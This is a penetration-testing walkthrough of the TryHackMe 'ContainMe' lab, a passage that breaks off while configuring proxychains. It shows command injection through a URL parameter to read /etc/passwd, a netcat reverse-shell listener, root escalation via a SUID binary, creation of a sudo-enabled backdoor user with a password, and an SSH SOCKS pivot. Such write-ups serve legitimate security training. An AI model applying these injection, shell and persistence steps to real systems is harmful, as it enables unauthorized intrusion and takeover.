

ContainMe – Walkthrough

ContainMe is a medium level CTF on Tryhackme. It's available at TryHackMe for penetration testing practice.


Objective: Gain the root shell of the target machine & find the flag.

Penetration Methodologies:

- Scanning
- Reconnaissance
- Exploitation
- Ssh Socks Proxy
- Privilege Escalation

Tools Required: Nmap, Dirbuster, Firefox, BurpSuite, Netcat, Ssh, Nano, Proxychains, Mysql, Unzip

Scanning: After connecting with the machine on Tryhackme, I started **nmap** scan to check the open ports and services.




```
kali@kali: ~/Desktop/tryhackme/others/for_sir/ContainMe
(kali@kali)-[~/.../tryhackme/others/for_sir/ContainMe]
$ nmap -T4 -A 10.10.91.92
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-11 01:25 EST
Nmap scan report for 10.10.91.92
Host is up (0.28s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  tcpwrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp    open  tcpwrapped
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  EtherNetIP-1?
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
8022/tcp  open  ssh          OpenSSH 7.7p1 Ubuntu 4ppa1+obfuscated (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
    2048 dc:ae:ea:27:3f:ab:10:ae:8c:2e:b3:0c:5b:d5:42:bc (RSA)
    256 67:29:75:04:74:1b:83:d3:c8:de:6d:65:fe:e6:07:35 (ECDSA)
    256 7f:7e:89:c4:e0:a0:da:92:6e:a6:70:45:fc:43:23:84 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap scan showed that Apache server was running on port 80.

Reconnaissance:

So, when I visited the ip address on port 80 in the browser, I found Apache default webpage.




So, I launched **Dirbuster** to discover the hidden content & found some interesting files.

```
*~/Desktop/tryhackme/others/for_sir/ContainMe/DirBusterReport-10.10.91.92-80.txt - Mousepad
File Edit Search View Document Help
1 DirBuster 1.0-RC1 - Report
2 http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
3 Report produced on Sat Dec 11 01:43:47 EST 2021
4 -----
5 http://10.10.91.92:80
6 -----
7 Directories found during testing:
8 Dirs found with a 200 response:
9 /
10 -----
11 Files found during testing:
12 Files found with a 200 response:
13 /index.php
14 /info.php
```

When I visited **http://10.10.91.92:80/index.php**, I found the files within a local directory. I assumed that these were the files within the **www-data** directory.


```
TryHackMe | ContainMe x 10.10.91.92/index.php x +
10.10.91. 170%
total 28K
drwxr-xr-x 2 root root 4.0K Jul 16 11:40 .
drwxr-xr-x 3 root root 4.0K Jul 15 17:11 ..
-rw-r--r-- 1 root root 11K Jul 15 17:11 index.html
-rw-r--r-- 1 root root 154 Jul 16 11:40 index.php
-rw-r--r-- 1 root root 20 Jul 15 17:27 info.php
```

I thought that I might be able to run some arbitrary commands there. For that I needed a valid parameter. So, I launched Fuzzing attack in **Burp Suite's Intruder** & found a valid parameter.




Exploitation:

After this, I used this parameter to run an arbitrary command to view the contents of “/” & I was able to see the contents.




Then I tried to view `/etc/passwd` file but was not able to view it. For that I had to use the semi-column before the command.

`http://10.10.91.92:80/index.php?path=; cat /etc/passwd`




```
total 28K
drwxr-xr-x 2 root root 4.0K Jul 16 11:40 .
drwxr-xr-x 3 root root 4.0K Jul 15 17:11 ..
-rw-r--r-- 1 root root 11K Jul 15 17:11 index.html
-rw-r--r-- 1 root root 154 Jul 16 11:40 index.php
-rw-r--r-- 1 root root 20 Jul 15 17:27 info.php
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```

Then I started the **netcat listener** on my machine and enter a bash reverse shell command in the vulnerable URL parameter & I obtained a reverse shell as user `www-data`.



```
kali@kali: ~/Desktop/tryhackme/others/for_sir/ContainMe
(kali㉿kali)-[~/.../tryhackme/others/for_sir/ContainMe]
$ nc -lvp 20000
listening on [any] 20000 ...
10.10.91.92: inverse host lookup failed: Unknown host
connect to [10.9.1.188] from (UNKNOWN) [10.10.91.92] 55306
bash: cannot set terminal process group (237): Inappropriate
ioctl for device
bash: no job control in this shell
www-data@host1:/var/www/html$ whoami
www-data
www-data@host1:/var/www/html$
```


My next task was to start navigating the system and see what files I could identify. I navigated to the home directory and found a user named **mike**. There I found a file named **1cryptupx** & it **had execution permissions**, so when I executed it, a text was displayed.

A terminal window with a dark background and a red phoenix logo. The user navigates from /var/www/html to /home, then to /home/mike. They run 'ls -la' showing various files including .bash_history, .bash_logout, .bashrc, .cache, .gnupg, .profile, .ssh, and 1cryptupx. The file 1cryptupx has permissions -rwxr-xr-x. The user runs './1cryptupx' which displays 'CRYPTSHELL' in large yellow block letters. Then they run './1cryptupx -h' which also displays 'CRYPTSHELL' in large yellow block letters. At the bottom, it says 'You wish!' and the prompt returns to 'www-data@host1: /home/mike\$'.

```
www-data@host1:/var/www/html$ cd /home
cd /home
www-data@host1:/home$ ls
ls
mike
www-data@host1:/home$ cd mike
cd mike
www-data@host1:/home/mike$ ls -la
ls -la
total 384
drwxr-xr-x 5 mike mike    4096 Jul 30 04:36 .
drwxr-xr-x 3 root root    4096 Jul 19 15:03 ..
lrwxrwxrwx 1 root mike      9 Jul 19 15:06 .bash_history -> /dev/null
-rw-r--r-- 1 mike mike    220 Apr  4 2018 .bash_logout
-rw-r--r-- 1 mike mike   3771 Apr  4 2018 .bashrc
drwx----- 2 mike mike    4096 Jul 30 04:36 .cache
drwx----- 3 mike mike    4096 Jul 30 04:36 .gnupg
-rw-r--r-- 1 mike mike    807 Apr  4 2018 .profile
drwx----- 2 mike mike    4096 Jul 19 15:27 .ssh
-rwxr-xr-x 1 mike mike 358668 Jul 30 04:39 1cryptupx
www-data@host1:/home/mike$ ./1cryptupx
./1cryptupx
CRYPTSHELL

www-data@host1:/home/mike$ ./1cryptupx -h
./1cryptupx -h
CRYPTSHELL

You wish!
www-data@host1:/home/mike$
```

I tried various options against this file, the first being -h but was returned with the comment “**you wish**”, I tried others such as -v, -f but I found nothing. I decided to move on from this.

Privilege Escalation:

then I used the below command to find all the files with **SUID** permissions:

```
find / -type f -perm -4000 2>/dev/null
```

and I found a file named **crypt** in the **/usr/share/man/zh_TW/** directory. From the name of this file, I thought that this file might have some connection with the file in the **/home/mike/** directory named **1cryptupx**. This file **had execution permissions** and also had **SUID** permissions, so I thought maybe running this file as user **mike** would escalate my privileges. I was right. Running this file as user **mike** **escalated my privileges to root user**.

```
kali@kali: ~/Desktop/tryhackme/others/for_sir/ContainMe
find / -type f -perm -4000 2>/dev/null
/usr/share/man/zh_TW/crypt
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/at
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/gpasswd
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/mount
/bin/ping
/bin/su
/bin/umount
/bin/fusermount
/bin/ping6
www-data@host1:/home/mike$
```

```
root@host1:/usr/share/man/zh_TW
www-data@host1:/usr/share/man/zh_TW$ ls -la
ls -la
total 364
drwxr-xr-x  3 root root  4096 Jul 30 04:40 .
drwxr-xr-x 26 root root  4096 Jun 29 03:02 ..
-rwsr-xr-x  1 root root 358668 Jul 30 04:40 crypt
drwxr-xr-x  2 root root  4096 Jun 29 03:02 man1
www-data@host1:/usr/share/man/zh_TW$ ./crypt mike
./crypt mike
whoami
root
whoami
root
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@host1:/usr/share/man/zh_TW# export TERM=xterm
export TERM=xterm
root@host1:/usr/share/man/zh_TW#
```

SSH SOCKS PROXY:

Now I had to find the flag. I searched everywhere but I wasn't able to find the flag. When I checked the network interfaces using "ifconfig" command, I found that **there was another interface running** on this machine **named eth1**. So, there was a **high chance** that the **flag was on another machine**.

```
root@host1:/home/mike# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.250.10 netmask 255.255.255.0 broadcast 192.168.250.255
    inet6 fe80::216:3eff:fe9c:ff0f prefixlen 64 scopeid 0x20<link>
    ether 00:16:3e:9c:ff:0f txqueuelen 1000 (Ethernet)
    RX packets 530 bytes 38989 (38.9 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 512 bytes 80222 (80.2 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.16.20.2 netmask 255.255.255.0 broadcast 172.16.20.255
    inet6 fe80::216:3eff:fe46:6b29 prefixlen 64 scopeid 0x20<link>
    ether 00:16:3e:46:6b:29 txqueuelen 1000 (Ethernet)
    RX packets 46 bytes 3492 (3.4 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 21 bytes 1606 (1.6 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
```

On the second interface, **172.16.20.2** ip was running, so I thought that it was worth a shot to try to login by using user mike. I also **had the private ssh key of the user mike** which I found in the **/home/mike/.ssh/** directory. But unfortunately, **it failed**.


```
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@host1:/home/mike/.ssh# ls
id_rsa id_rsa.pub
root@host1:/home/mike/.ssh# ssh -i id_rsa mike@172.16.20.2
The authenticity of host '172.16.20.2 (172.16.20.2)' can't be established.
ECDSA key fingerprint is SHA256:ZIUNiuJGp/VIdvsDCWqAABt7W605Tttk0hCLmn49tk
I.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.16.20.2' (ECDSA) to the list of known host
s.
mike@172.16.20.2's password:
Permission denied, please try again.
mike@172.16.20.2's password:
Permission denied, please try again.
mike@172.16.20.2's password:
mike@172.16.20.2: Permission denied (publickey,password).
root@host1:/home/mike/.ssh#
```

At this point, I was having two options in my mind. First was to check which services were running on the ip: 172.16.20.2 and the second option was to check if there was any other machine running on that network.

So, I tried to run **nmap** scan on the target machine, but as expected nmap wasn't installed on the target system. So, I decided to launch a nmap scan using **Proxychains** from my machine. for that first of all, I needed valid credentials to create a **SOCKS PROXY**. So, I used the below command to create a new user on the target machine:

adduser goku

new password: **gohan**

and then used the below command to give root permissions to newly created user:

usermod -aG sudo goku

I could now set up a **SSH SOCKS PROXY**, with the intention of using **Proxychains** to conduct my nmap scan. So, I ran the below command on my machine:

ssh -D localhost:9050 -f -N goku@10.10.129.138

where **-D** option was used to bind the ip & port. **-f** option was used to **background the connection**. **-N** option was used to make the connection to **not execute a remote command**.

```
kali@kali: ~/Desktop/tryhackme/others/for_sir/ContainMe

(kali@kali)-[~/.../tryhackme/others/for_sir/ContainMe]
$ ssh -D localhost:9050 -f -N goku@10.10.129.138
goku@10.10.129.138's password:

(kali@kali)-[~/.../tryhackme/others/for_sir/ContainMe]
$
```

Then I added ip **localhost** and port **9050** to the **/etc/proxychains4.conf** file in order to scan the second interface and the services that were running on 172.16.20.2

```
